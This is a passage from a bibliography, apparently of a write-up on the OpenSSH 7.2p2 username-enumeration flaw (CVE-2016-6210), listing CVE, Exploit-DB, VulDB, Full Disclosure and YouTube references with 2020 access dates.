[3] "CVE-2016-6210 : sshd in OpenSSH before 7.3, when SHA256 or SHA512 are used for user password hashing, uses BLOWFISH hashing on a static." https://www.cvedetails.com/cve/CVE-2016-6210/ (accessed May 11, 2020).

[4] "OpenSSHd 7.2p2 - Username Enumeration - Linux remote Exploit." https://www.exploit-db.com/exploits/40113 (accessed May 11, 2020).

[5] "OpenSSH 7.2p2 Authentication Password Username information disclosure." https://vuldb.com/?id.89622 (accessed May 12, 2020).

[6] "Full Disclosure: opensshd - user enumeration." https://seclists.org/fulldisclosure/2016/Jul/51 (accessed May 12, 2020).

[7] "OpenSSH 7.2p2 - Username Enumeration - Linux remote Exploit." https://www.exploit-db.com/exploits/40136 (accessed May 11, 2020).

Video References

[8] “(99) OpenSSH through version 7.7 - Username Enumeration - YouTube.” https://www.youtube.com/watch?v=ujPdkC1GzME (accessed May 11, 2020).